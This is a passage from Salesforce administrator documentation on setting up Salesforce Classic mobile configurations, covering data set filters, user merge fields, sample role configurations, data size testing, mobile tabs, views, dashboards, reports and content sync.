- `User's Team's Records`: Salesforce automatically synchronizes all records owned by the user and the user's subordinates in the role hierarchy.
- `User's Account Team's Records`: Salesforce automatically synchronizes accounts for which the user is an account team member, but does not include accounts owned by the user.
- `User's Opportunity Team's Records`: Salesforce automatically synchronizes opportunities for which the user is an opportunity team member, but does not include opportunities owned by the user.
- `None (Search Only)`: Salesforce does not automatically synchronize any records for this data set; however, users can use their mobile devices to search all of the records they can access.

Salesforce only displays options that relate to the selected data set. For example, selecting an account data set displays the `User's Account Team's Records` option, while selecting an opportunity data set displays the `User's Opportunity Team's Records` option.

If your mobile needs for an object require a combination of the available record ownership filters, you can add the same object data set up to four times on the same hierarchy level. For example, a sales manager might want to synchronize his opportunities, opportunities owned by his subordinates, and opportunities for which he is an opportunity team member. In this case, you would add an opportunity data set and select `User's Team's Records`, then add a second opportunity data set at the same level in the hierarchy and select `User's Opportunity Team's Records`. Note that objects with only one ownership filter option, such as Case Comment, cannot be added multiple times at the same level of the hierarchy.

b. Set the filter criteria to automatically synchronize only records that meet specific criteria in addition to the Filter by Record Ownership option you selected. For example, you can set the filter to only include opportunity records with amounts greater than $50,000, or contact records with the title “Buyer.”

c. To prevent a single data set from consuming all the memory on a mobile device, select the second radio button under Set Max Record Limit and enter the maximum number of records this data set can transfer to mobile devices. Use the Order By and Sort drop-down lists to specify which records are synchronized if the data size limit is exceeded.

If the limit is reached, Salesforce updates the records currently on the mobile device approximately every 20 minutes, and replaces the records approximately every 24 hours in accordance with the Order By and Sort settings. For example, if the settings are Last Modified Date and Descending, Salesforce transfers the most recently modified records to mobile devices and removes the same number of records that were least recently modified.

If you selected the `None (Search Only)` Filter by Record Ownership option, the limit you set does not apply because no records are automatically synchronized.

Tip: Do not use Set Max Record Limit in place of filters. Only use Set Max Record Limit as a safety mechanism, and use filters as the primary means of limiting the number of records on a mobile device. This ensures that your mobile users receive the correct records on their devices.

Because of the memory restrictions of mobile devices, Salesforce prevents a single query from returning more than 2,500 records.

6. Be sure to test your mobile configuration to make sure the data does not exceed the total data size limit.

7. Click **Done**.

Merge Fields for Mobile Filter Criteria

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

Some of the $User merge fields are available when defining filters for mobile configurations and mobile custom views. In mobile configurations, you can use these merge fields to synchronize records where the user is linked to a record but is not the record owner. For example, you can send cases created by the current user to the mobile device, or you can send records to the device where the current user is referenced in a custom field. In mobile views, you can use the merge fields to define view based on the record owner; for example, you might create a view that displays the current user's accounts with a rating of “Hot”.

The following table describes the available user merge fields:

Merge Field	Description
`$User.ID`	References the ID of the current user. This merge field can be applied to fields that contain a user lookup. The valid operators for this merge field are Equals and Not Equal To. When creating mobile view filters that reference an owner field, you can only use the `$User.ID` merge field.
`$User.Username`	References the username of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Firstname`	References the first name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Lastname`	References the last name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.

Merge Field	Description
`$User.Fullname`	References the first and last name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.

Salesforce Classic Overview for Administrators
Defining Data Sets

Sample Data Sets

Many administrators create mobile configurations based on the functional groups in their organization because users in the same group usually have similar mobile requirements for data. Below are sample data sets for common Salesforce groups. Your mobile users have unique needs, but you can use the examples as a reference to help you get started with mobile configurations.

Sales Manager

Sales managers usually need to see records they own and also the records of their subordinates. They also tend to closely monitor large deals in the pipeline.

This mobile configuration allows sales managers to see:

- The opportunities they own.
- The opportunities owned by users who report to them in the role hierarchy.
- All opportunities scheduled to close in the current quarter with an amount greater than $100,000.
- All accounts related to the opportunities.
- A subset of their contact and activity records.

Object	Ownership Filter	Field Filter	Max Records	Order By
Opportunity	User's Team's Records	(Close Date equals THIS QUARTER) AND (Amount greater than "100,000")	No Limit	
Account	All Records		No Limit	
Contact	User's Records		500	Last Activity (Decending)
Task	User's Records	Closed equals False	No Limit	
Event	All Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Figure 1: Sample Mobile Configuration for Sales Managers

Sales Engineer

The sales engineer mobile configuration retrieves opportunities owned by the other members of the user's opportunity team, but does not include the user's records. The configuration is opportunity-based because all accounts and contacts sent to the device are related to the opportunities. The sales engineers would see activity history related to the opportunities on the device and also their own activities.

Object	Ownership Filter	Field Filter	Max Records	Order By
Opportunity	User's Sales Team's Records	Closed equals False	No Limit	
Account	All Records		No Limit	
Contact	All Records		No Limit	
Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
Event	All Records	Date equals LAST 30 DAYS OR Date equals NEXT 30 DAYS	No Limit	
Task	User's Records	Closed equals False	No Limit	
Event	User's Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Figure 2: Sample Mobile Configuration for Sales Engineers

Account Executive

This account executive mobile configuration is account-based, which means the device pulls down the user's accounts and opportunities related to those accounts. The opportunities are filtered so that only open opportunities scheduled to close in the current quarter appear on the device. The Task and Event child data sets retrieve all activities related to those opportunities, not just the user's activities. Only open tasks and events from a two-month window are sent to the device. The Task and Event parent data sets pull down just the user's activities and restrict the activities to open tasks and events scheduled for the next 30 days. The Contact data set delivers the user's contact records, but limits the record count to the 500 most recently active contacts.

Object	Ownership Filter	Field Filter	Max Records	Order By
Account	User's Records		No Limit	
Opportunity	User's Records	(Closed equals False) AND (Close Date equals THIS QUARTER)	No Limit	
Event	All Records	(Date equals LAST 30 DAYS) AND (Date equals NEXT 30 DAYS)	No Limit	
Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
Contact	User's Records		500	Last Activity (Decending)
Task	User's Records	Closed equals False	No Limit	
Event	User's Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Figure 3: Sample Mobile Configuration for Account Executives

Customer Support Representative

Customer support representatives are focused primarily on cases and solutions. This mobile configuration delivers all open cases to the user's device, along with related accounts, contacts, case comments, case history, tasks, and events. The Case Solution child data set sends all solutions related to the cases, and the Solution data set lets the user search for solutions from the Solutions tab on the device. The support representatives also have access to a subset of their activity records.

Object	Ownership Filter	Field Filter	Max Records	Order By
Task	All Records	Closed equals False	No Limit	
Event	All Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	
Case	User's Records	Closed equals False	No Limit	
└ Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
└ Case Comment	All Records		No Limit	
└ Event	All Records	Date equals LAST 30 DAYS OR Date equals NEXT 30 DAYS	No Limit	
└ Account	All Records		No Limit	
└ Contact	All Records		No Limit	
└ Case History	All Records		No Limit	
└ Case Solution	All Records		No Limit	
Solution	None (Search Only)		No Limit	

Figure 4: Sample Mobile Configuration for Customer Support Representatives

Salesforce Classic Overview for Administrators
Managing Salesforce Classic Configurations
Defining Data Sets

Testing Salesforce Classic Configurations

Free version available in: **All** editions except **Database.com** Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic data sets:	"View Setup and Configuration"
To test Salesforce Classic configurations:	"Manage Mobile Configurations"

When you create a Salesforce Classic configuration, you specify a total data size limit for the configuration. The total data size limit prevents Salesforce from sending too much data to the mobile devices of users assigned to the mobile configuration. After defining the data sets, it's important to test the mobile configuration to make sure the total data size limit isn't exceeded.

To estimate the size of the data set that the mobile configuration will deliver to a user's device:

1. Click **Mobile Administration** > **Salesforce Mobile** > **Configurations**, and click the name of the mobile configuration you want to test.
2. In the Data Sets related list, click **Edit**.

3. In the Test Data Size section, click the lookup icon next to the `Select a user` field to choose the user you want to test. While users must be mobile-enabled in order to assign them to mobile configurations, you can test the configuration's data size against any user account.

   The `Select a user` field defaults to the name of the user currently logged in; however, it is important to test a mobile configuration with the accounts of users who will actually be assigned to the configuration, particularly users who own a large number of records.

4. Select the **Include metadata** checkbox to include metadata in the estimate. Metadata consists of page layout and schema information, and the amount of metadata sent to a device can be very high depending on the size of your organization and the complexity of its setup.

   Warning: It might take a while for Salesforce to calculate the metadata size in addition to the data size. Even if you choose to hide the metadata in your test results, the metadata is still factored into the total data size when the mobile device synchronizes with Salesforce.

5. Click **Estimate Data Size**.

   The size of each data set is calculated. Results display in the hierarchy tree, which is the left pane of the data set region at the top of the page. Additional results appear in the Test Data Size section below the hierarchy.

   - In the hierarchy tree, two numbers appear next to each data set. The first represents the number of records generated by the data set, and the second represents the total size of the data set in bytes or kilobytes. This breakdown is useful for identifying which data sets might require additional filtering criteria to reduce the size.
   - The Test Data Size section provides an estimate of the data that the current mobile configuration would deliver to the selected user's device, including:
     - ◊ The size and number of records in each object's data set.
     - ◊ The total size and number of records, which includes records in the data set and marked records. A marked record is a record that is not part of a user's mobile configuration. There are two ways marked records can become part of the data set:
       - The user downloads records to his or her device through online searches, and the records are flagged so that they get sent to the user's device every time the device synchronizes with Salesforce.
       - Records in the user's data set contain lookup fields to records that do not match the mobile configuration's filter criteria. Salesforce synchronizes the records referenced in the lookup fields so that users do not encounter broken links in the mobile app.

         Tip: For an accurate count of the marked records, synchronize the data in the mobile app before estimating the data size. To synchronize the data:

         - On an Android device, tap **Application Info** > **Sync Now** > **Refresh All Data**.
         - On a BlackBerry device, open the menu and select **System Info**, then open the menu and select **Refresh All Data**.
         - On an iPhone device, tap **More**, then tap **App Info**. Tap **Sync Now**, then tap **Refresh All Data**.

     - ◊ The size of the metadata that would be sent to the device for the user, if you selected the **Include metadata** checkbox.
     - ◊ The total mobilized data set, which is the sum of all the records.
   - Reports are not included in the data size estimate.

6. Compare the test results to the total data size limit that was set for the configuration; the limit is located in the top of the Test Data Size section. Click the size limit to increase or decrease the value on the Edit Mobile Configuration page.
   - If the total data size is below the limit, the selected user can safely be assigned to the mobile configuration. However, keep in mind that the test results are an estimate because different devices have different storage algorithms.
   - If the total data size exceeds the limit, reduce the size of the data by reducing the scope of your data set, refining the filter criteria of your data sets, deleting a data set, or removing fields from the mobile page layout. Repeat the testing process until the data is below the total limit.

   Note: The data size estimate in the Test Data Size section does not automatically refresh if you edit the data sets. Click **Refresh Data Size** to update the test results.

Editing Object Properties for Salesforce Classic

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	“View Setup and Configuration”
To edit Salesforce Classic object properties:	“Manage Mobile Configurations”

You can change the properties of standard and custom objects in the Salesforce Classic app. For example, you can restrict the permissions of Salesforce Classic users, or you can exclude unnecessary fields from the object's mobile page layout.

Salesforce Classic object properties are customized per mobile configuration. To edit mobile object properties:

1. Click **Mobile Administration** > **Salesforce Mobile** > **Configurations**.
2. Click the name of the mobile configuration you want to modify.
3. In the Mobile Object Properties related list, click **Edit** next to an object name.

   Only objects you mobilized in the configuration's data set appear in the related list. You can’t change the properties of the user object.
4. From the Edit Mobile Configuration page, you can:
   - Remove Mobile Permissions

- Customize Salesforce Classic Page Layouts

5. Click **Save**.

Remove Mobile Permissions

The Salesforce Classic app inherits the user's permissions from Salesforce. Some administrators want to further restrict the permissions of users when they access Salesforce data in Salesforce Classic, usually due to limitations of the app or the possibility of user error. For example, users can inadvertently delete a record because they don't realize that deleting a record in Salesforce Classic also deletes the record in Salesforce. If this is a concern, administrators can prevent users from deleting records in the mobile application, regardless of their standard and custom object permissions in Salesforce. Also, Salesforce Classic doesn’t support all Salesforce features, such as S-controls and Apex. If your business process for an object is unsupported by Salesforce Classic, you might choose to prevent mobile users from updating those records in the app.

In the Permissions section, select which permissions to remove from mobile users for this object. Use the **Deny Create**, **Deny Edit**, or **Deny Delete** checkboxes to prevent users from creating, editing, or deleting records in Salesforce Classic.

Note: Currently, you can't block mobile permissions for the content object.

Customize Salesforce Classic Page Layouts

The Salesforce Classic app inherits the user's page layouts from Salesforce. Administrators may want to exclude some fields from each object's mobile page layout because unnecessary fields consume memory and make it harder for users to scroll through pages on the mobile device.

In the Excluded Fields section, select which fields to display on the mobile device for this object. To add or remove fields, select a field name, and click the **Add** or **Remove** arrow.

- Administrators can view all available fields per object, regardless of field-level security.
- Certain fields are required in order for Salesforce Classic to communicate with Salesforce. Those fields don’t display in the Available Fields box because they are mandatory and can’t be excluded from mobile page layouts.
- Fields used in custom mobile views can’t be excluded from mobile page layouts.
- If you mobilize the content object, all of the content object's fields display in the Available Fields box; however, the layout of the content detail page in the Salesforce Classic app is hard-coded to show only a few fields. Excluding fields for the content object doesn't affect the page layout in the app.

Assigning Tabs to a Salesforce Classic Configuration

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	“View Setup and Configuration”
To customize Salesforce Classic tabs:	“Manage Mobile Configurations”

For each mobile configuration, you can select the tabs that appear in the Salesforce Classic app and define the order of the tabs. The available tabs for a mobile configuration include:

- Standard object tabs
- Custom object tabs
- Visualforce and web tabs that have been enabled for Salesforce Classic

Warning: Not all websites and Visualforce features are supported on mobile devices. Carefully review the best practices for creating mobile-friendly pages before enabling Visualforce or web tabs for the Salesforce Classic app.

By default, tabs work the same in the Salesforce Classic app as in the full Salesforce site—if an object's tab is hidden in Salesforce, it’s hidden in Salesforce Classic as well.

Note: If you customize mobile tabs, the tabs you select for the mobile configuration are sent to users' mobile devices even if the tabs have not been added to a configuration. Although the tabs are sent to the device, they only display in the Salesforce Classic app if users have permission to view the tab.

There are several reasons you might want to hide an object's tab in Salesforce Classic even though the object records are sent to the device. The Salesforce Classic app has much less screen space to display a row of tabs, so occasionally you might choose to reduce the number of tabs on the device. Also, sometimes a custom object has a relationship to a standard object, and users access the custom object record from the parent object record. In that case, you could mobilize the custom object but hide the tab.

To assign tabs to a mobile configuration:

1. Click **Mobile Administration** > **Salesforce Mobile** > **Configurations**, and then click the name of a mobile configuration.
2. In the Mobile Tabs related list, click **Customize Tabs** to define mobile tabs for the first time. If you have already set up the mobile tabs, click **Edit**.
3. Select tabs from the `Available Tabs` list, and click the **Add** arrow to add them to the mobile configuration.
4. In the `Selected Tabs` list, choose tabs and click the **Up** and **Down** arrows to arrange the tabs in the order they should appear in the Salesforce Classic app.
5. Click **Save**.

Note: iPhone users can customize the order of their tabs in the Salesforce Classic app. If the user customizes their tab order, any administrator changes to the tab order in the mobile configuration are ignored by the app, and any newly mobilized tabs are added below the user's existing tabs.

Enabling Web and Visualforce Tabs for Salesforce Classic

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

You can make web and Visualforce tabs available in the Salesforce Classic app. When you build the web tab or Visualforce tab, edit the tab properties and select the **Mobile Ready** checkbox to ensure that the web page or Visualforce page displays and functions properly on a mobile device. Selecting the checkbox adds the tab to the list of available tabs for your mobile configurations.

It is important to note that most mobile browsers have technical limitations concerning display size, scripts, processor speed, and network latency. Review the following considerations before mobilizing your web and Visualforce pages to ensure that they are compatible with mobile browsers.

Mobile Web Tab Considerations

Consider the following when defining a web tab that will be used in the Salesforce Classic app:

- The ability to mobilize web tabs is only available for BlackBerry and iPhone devices. If you mobilize a web tab, keep in mind that Android users can't view the tab in Salesforce Classic.
- The minimum BlackBerry operating system requirement for web tabs is 4.3.
- The tab type must be URL. The mobile application can't run S-controls.
- Some web pages contain JavaScript and Flash, but not all mobile browsers support them:
  - ◊ Apple's Safari browser supports JavaScript, but not Flash.
  - ◊ The BlackBerry browser has limited support for JavaScript and no support for Flash.
- Before mobilizing a web tab, navigate to the target URL on one of your organization's mobile devices to verify that it works as expected in a mobile browser. In the event that your organization's device inventory includes phones with different operating systems—for example, both iPhones and BlackBerry smartphones—be sure to test on each type of device. If users can't accomplish the necessary tasks on the web page from a mobile browser, do not mobilize the web tab.
- JavaScript must be enabled on BlackBerry devices in order to view JavaScript web pages. The BlackBerry administrator can globally enable JavaScript from the BlackBerry Enterprise Server. Users can also enable JavaScript on a BlackBerry smartphone by opening the BlackBerry browser, selecting **Options** > **Browser Configuration**, and then selecting the **Support JavaScript** checkbox.

Visualforce Mobile Tab Considerations

Consider the following when defining a mobile Visualforce tab:

- Visualforce Mobile is only available for BlackBerry and iPhone. If you mobilize a Visualforce tab, keep in mind that Android users can't view the tab in Salesforce Classic.
- The Salesforce Classic app can run on BlackBerry operating system versions 4.3 through 7.0. For optimum performance, however, Salesforce recommends running Visualforce Mobile on BlackBerry smartphones installed with at least version 6.0.
- Because the display size is limited on mobile browsers, we recommend redesigning the Visualforce page to optimize it for mobile users:
  - ◊ Set the `sidebar` and `showHeader` attributes on the `<apex:page>` tag to `false`. Phones have small screens and limited processing power, so it is essential that the page suppresses the tab header and sidebar.
  - ◊ Set the `standardStylesheets` attribute on the `<apex:page>` tag to `false`. The standard Salesforce stylesheet causes pages to load slowly on the device. Additionally, most BlackBerry browsers older than the 6.0 OS can't properly interpret CSS . The best approach to adding a stylesheet to your page is to include a `<style>` section just below the `<apex:page>` component.
  - ◊ Set the `columns` attribute on the `<apex:pageBlockSection>` component to `1`. There is not enough room on a mobile device's screen to display two columns, so specifying a one-column layout prevents fields from wrapping awkwardly on the page.
- Splash pages don't display in the Salesforce Classic app.
- In the Salesforce Classic app, the Visualforce page is embedded in a tab, so you should avoid using tabs for navigation in mobile Visualforce pages.
- Even if you know that the mobile browser supports the JavaScript in your Visualforce page, keep your use of JavaScript to a minimum. Mobile devices generally have slow network connections, and too many scripts running on a page creates a poor user experience. To minimize the amount of JavaScript on your mobile Visualforce pages, try to build them using mostly HTML.
- All Visualforce pages contain JavaScript, even if you don't create pages that use JavaScript code. JavaScript must be enabled on BlackBerry devices in order to view Visualforce pages. The BlackBerry administrator can globally enable JavaScript from the BlackBerry Enterprise Server. Users can also enable JavaScript on a BlackBerry smartphone by opening the BlackBerry browser, selecting **Options** > **Browser Configuration**, and then selecting the **Support JavaScript** checkbox.
- The embedded browser in the BlackBerry client application doesn't have built-in navigation. If your Visualforce page is a wizard, you should provide navigation links that allow users to return to the previous page and advance to the next page.
- BlackBerry administrators should be aware that the download size setting on the BlackBerry Enterprise Server affects how much data can be pushed to the device. Check that the download size setting is appropriate, and be sure to test your Visualforce pages before deploying them to your Salesforce Classic users.
- User agent inspection can be executed in a custom controller to support multiple devices. You can do this by inspecting the appropriate result of the `getHeaders()` method on the current page reference.

Assigning Tabs to a Salesforce Classic Configuration

Creating List Views for Salesforce Classic

Free version available in: **All** editions except **Database.com**
Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic devices and users:	"View Setup and Configuration"
To manage Salesforce Classic custom views:	"Manage Mobile Configurations"

You can create custom list views for Salesforce Classic users. Custom list views for Salesforce Classic, also called mobile views, are different from Salesforce custom views in these ways:

- Administrators set up mobile views for each mobile configuration. The views are available to all users assigned to the configuration, and administrators can't restrict visibility to certain groups of users within the configuration. Each mobilized object in a mobile configuration can have up to 10 custom views.
- Users can't filter mobile views by All Records or My Records. The views apply to all records stored locally on the device regardless of ownership; however, ownership filters can be applied using the additional fields in the search criteria.
- Mobile views don't support filter logic.
- Mobile views are limited to a two-column display.
- Users can sort mobile views in ascending or descending order by up to two fields.

For each mobile configuration, you can define up to 10 custom views per object. These views are then pushed to the devices of users assigned to the affected configurations. To create a custom view for Salesforce Classic:

1. Click **Mobile Administration** > **Salesforce Mobile** > **Configurations**, and then click the name of a mobile configuration. You might need to create a mobile configuration if you haven't already.
2. Scroll down to the Mobile Views related list.
3. Choose an object type from the Select an object drop-down list, and then click **New Mobile View**. Only objects included in the mobile configuration's data set appear in the drop-down list. You can't create mobile views for the user object.
4. Enter the view name.

   Because display space on mobile devices is limited, the maximum length of a mobile view name is 30 characters.
5. In the Specify Filter Criteria section, enter conditions that the selected items must match; for example, `Amount is greater than $100,000`.

   a. Choose a field from the first drop-down list.

      Note: You can't create views based on fields you excluded from mobile page layouts or fields that are hidden for all profiles and permission sets.

   b. Choose a filter operator.

   c. In the third field, enter the value to match.

Warning: Note the following about filter criteria values for mobile views:

- You can use the `$User.ID` merge field as a value in your filter criteria to reference the current user. You can't enter user names in your filter criteria.
- You can only enter special date values in your filter criteria, not actual dates.
- You can't use FISCAL special date values in the filter criteria.

d. Select **Match All** if items in the mobile view should match all the criteria you entered. Select **Match Any** if items in the mobile view should match any of the criteria you entered. Mobile custom views do not support advanced filtering options.

6. In the Select Fields to Display section, select the fields to use as display columns.

   The default fields are automatically selected. You can choose up to two different columns of data fields to display in your mobile custom view.

7. In the Define Sort Order section, optionally set a primary and secondary sort order for the view.

   a. Select a field in the Order By drop-down list. You can sort by fields that have been excluded from the object's mobile page layout.

   b. Set the sort order to Ascending or Descending.

8. Click **Save**.

Setting Up Mobile Dashboards

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view mobile configurations:	"View Setup and Configuration"
To mobilize dashboards:	"Manage Mobile Configurations"

You can make the Dashboards tab available in Salesforce Classic by adding it to the tabs for a mobile configuration. Mobile dashboards allow field users to keep up with corporate metrics and key performance indicators even when they are away from their desks.

Note the following about mobile dashboards:

- The Dashboards tab in the mobile application launches an embedded browser to display the dashboards.
- Due to screen size limitations, mobile dashboards display in a single column.
- Links to custom report details are disabled in mobile dashboards.
- The first time a user visits the Dashboards tab in Salesforce Classic, the mobile application requests the last dashboard the user viewed in Salesforce. Depending on the strength of the cellular or WiFi signal, it could take several minutes before the dashboard displays on the page.
- Dashboards do not automatically refresh in the mobile application. Users can request a dashboard refresh by clicking the **Refresh** button.
- Users are able to work offline in the mobile application. Without a wireless connection, users can see the last viewed dashboard, but they cannot refresh the dashboard or select a different one.
- The minimum BlackBerry operating system requirement for mobile dashboards is 4.5. Mobile dashboards are compatible with version 4.3, but tables in the dashboards might not display properly.
- BlackBerry administrators should be aware that the download size setting on the BlackBerry Enterprise Server affects how much dashboard data can be pushed to the device. Check that the download size setting is appropriate, and be sure to test your dashboards before deploying them to your mobile users.

Note: Currently, dashboards are only available in the BlackBerry and iPhone mobile client applications.

To enable mobile dashboards:

1. Click **Mobile Administration** > **Salesforce Mobile** > **Configurations**, and then click the name of a mobile configuration.
2. In the Mobile Tabs related list, click **Customize Tabs** to define mobile tabs for the first time. If you have already set up the mobile tabs, click **Edit**.
3. Select **Dashboards** from the Available Tabs list, and click the **Add** arrow to add it to the mobile configuration. The Available Tabs list includes standard object tabs and custom object tabs. It can also include web and Visualforce tabs.

   Warning: If you have not yet customized tabs in the mobile configuration, you must select all the tabs that should appear in the mobile application, not just the Dashboards tab.

4. In the Selected Tabs list, choose the Dashboards tab and click the **Up** and **Down** arrows to define where the Dashboards tab should appear in the mobile application.
5. Click **Save**.

Enabling Reports in Salesforce Classic

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To create, edit, and delete public report folders:	"Manage Public Reports"
To view Salesforce Classic configurations:	"View Setup and Configuration"

To enable reports in the Salesforce Classic app:

1. Create a Mobile Reports folder in Salesforce. From the reports home page in the full site, click **Create New Folder**.
2. In the `Report Folder` field, enter: `Mobile Reports`.

   The server won't load reports on mobile devices unless this folder is named `Mobile Reports`. Be sure to check for any typos in the name before saving the folder. Additionally, Salesforce doesn't require folder names to be unique. Salesforce Classic users can see any report stored in all folders named Mobile Reports unless you restrict access with the folder visibility option.
3. Choose a `Public Folder Access` option. This option doesn't affect the ability of mobile users to run reports.
4. Optionally, select any unfiled reports and click **Add** to store them in the Mobile Reports folder. You can also add reports to the folder after saving the folder.
5. Choose a folder visibility option.
   - `This folder is accessible by all users` gives every user in your organization the ability to see the list of mobile reports from their devices.
   - `This folder is accessible only by the following users` lets you grant access to a desired set of users.

     Don't make the `Mobile Reports` folder private unless you want to hide mobile reports from all users, including yourself.
6. Click **Save**.
7. Add reports to the Mobile Reports folder. Click the report name on the reports home page, then click **Save As** and save the report in the Mobile Reports folder.

   After saving the report, you can edit the options to make the report easier to view on a mobile device. For example, you might reduce the number of columns or enter additional filtering criteria.
8. Add the Reports tab to your mobile configurations. Click **Mobile Administration** > **Salesforce Mobile** > **Configurations**, then click the name of a mobile configuration.
9. In the Mobile Tabs related list, click **Customize Tabs** to define mobile tabs for the first time. If you've already set up the mobile tabs, click **Edit**.
10. Select **Reports** from the Available Tabs list, then click the **Add** arrow to add it to the mobile configuration. The Available Tabs list includes standard object tabs and custom object tabs. It can also include web and Visualforce tabs.

Warning: If you have not yet customized tabs in the mobile configuration, you must select all the tabs that should appear in the Salesforce Classic, not just the Reports tab.

11. In the Selected Tabs list, choose the Reports tab and click the **Up** and **Down** arrows to define where the Reports tab should appear in the Salesforce Classic app.
12. Click **Save**.

Note: Currently, reports in Salesforce Classic aren't available on Android or iPhone devices.

Setting Up Salesforce Classic

Setting Up Salesforce CRM Content for Salesforce Classic

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	"View Setup and Configuration"
To create, change, or delete Salesforce Classic data sets:	"Manage Mobile Configurations"

Note the following about how Salesforce CRM Content is implemented in Salesforce Classic:

- Content record information is synchronized to the device; however, the files associated with the content records are not. This allows users to deliver content from the app even when a file is too large to be downloaded to a mobile device.
- Users can't search for a specific piece of content in the app. They can only share the content available on the Content tab, which is automatically synchronized to their device based on the filters in their assigned mobile configuration.
- Users can't view a list of their subscribed content in the app. They also can't filter the list of records on the Content tab based on a particular library.
- While users can preview and share content from the app, they can't update the file associated with a content record. If they have the required permissions, they can edit the fields on the content detail page.
- Users must have a data connection to preview and deliver content. Without a data connection, they can only view the content detail page.
- Content in Salesforce Classic is only supported on BlackBerry and iPhone devices.
- Content is not available in the free version of Salesforce Classic.
- You can't block mobile permissions for the content object. Currently, the content object in Salesforce Classic is read-only.
- You can't edit the mobile page layout for the content object. The content detail page in the app is hard-coded to display only a few fields.

To set up Content for a Salesforce Classic configuration:

1. From Setup, click **Mobile Administration** > **Salesforce Classic** > **Configurations**, and then click the name of a mobile configuration.
2. In the Data Sets related list, click **Edit**.
3. Click **Add...**.
4. In the popup window, select Content, then click **OK**.
5. Use field filters to specify which content records are synchronized.

   Because users can't search for content in the Salesforce Classic app, it's essential to set up filters that make important content available on the device. You can't create filters based on libraries or subscriptions, but here are a few options for setting up useful filter conditions:

   - **Date:** Filter on the `Last Modified Date`, `Content Modified Date`, or `Created Date` fields. Use special date values like LAST 90 DAYS or LAST 180 DAYS to ensure that recently updated content records are synchronized.
   - **Owner:** Filter on the author if certain people in your organization are responsible for publishing content.
   - **File Type:** Filter on certain types of documents. For example, your opportunity team might generally be interested in presentations or PDF documents.
   - **Custom Fields:** If you created custom content fields that help you categorize your content, filter on the custom fields. For example, if you built a `Functional Use` field with picklist values, you could set up a filter condition where `Functional Use` equals `Sales`.

6. Optionally, prevent content records from consuming all the memory on a mobile device by selecting the second radio button under Set Max Record Limit and entering the maximum number of content records this configuration can transfer to mobile devices. Use the Order By and Sort drop-down lists to specify which records are synchronized if the data size limit for your mobile configuration is exceeded.
7. Click **Done**.

Setting Up Salesforce CRM Content

Configuring Salesforce Classic Access for Partner Users

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations, data sets, mobile devices, and users:	"View Setup and Configuration"
To create, change, or delete Salesforce Classic configurations and data sets, test mobile configurations, edit mobile object properties, and manage mobile custom views:	"Manage Mobile Configurations"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can allow partner users to access partner portal data on mobile devices using the Salesforce Classic app.

Tips for setting up Salesforce Classic access for partner users:

- Before setting up Salesforce Classic for partner users, you must configure partner user accounts and purchase mobile licenses for each partner portal user that will be using Salesforce Classic. Partner user profiles must be assigned to at least one active partner portal before partner users can use Salesforce Classic. If a user profile is assigned to multiple partner portals, only the first assigned partner portal will be accessible using Salesforce Classic.
- Custom mobile list views don't affect list views in the partner portal.
- If you make User data sets available in the Salesforce Classic app, partners can assign objects to their partner account users and all internal users. If you don't make User data sets available, partners can only assign objects to internal or partner account users who are associated with records that you've made available on the mobile device.

Setting Up Salesforce Classic

Creating Links to Web and Visualforce Mobile Pages for Salesforce Classic

Free version available in: **All** editions except **Database.com**
Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"

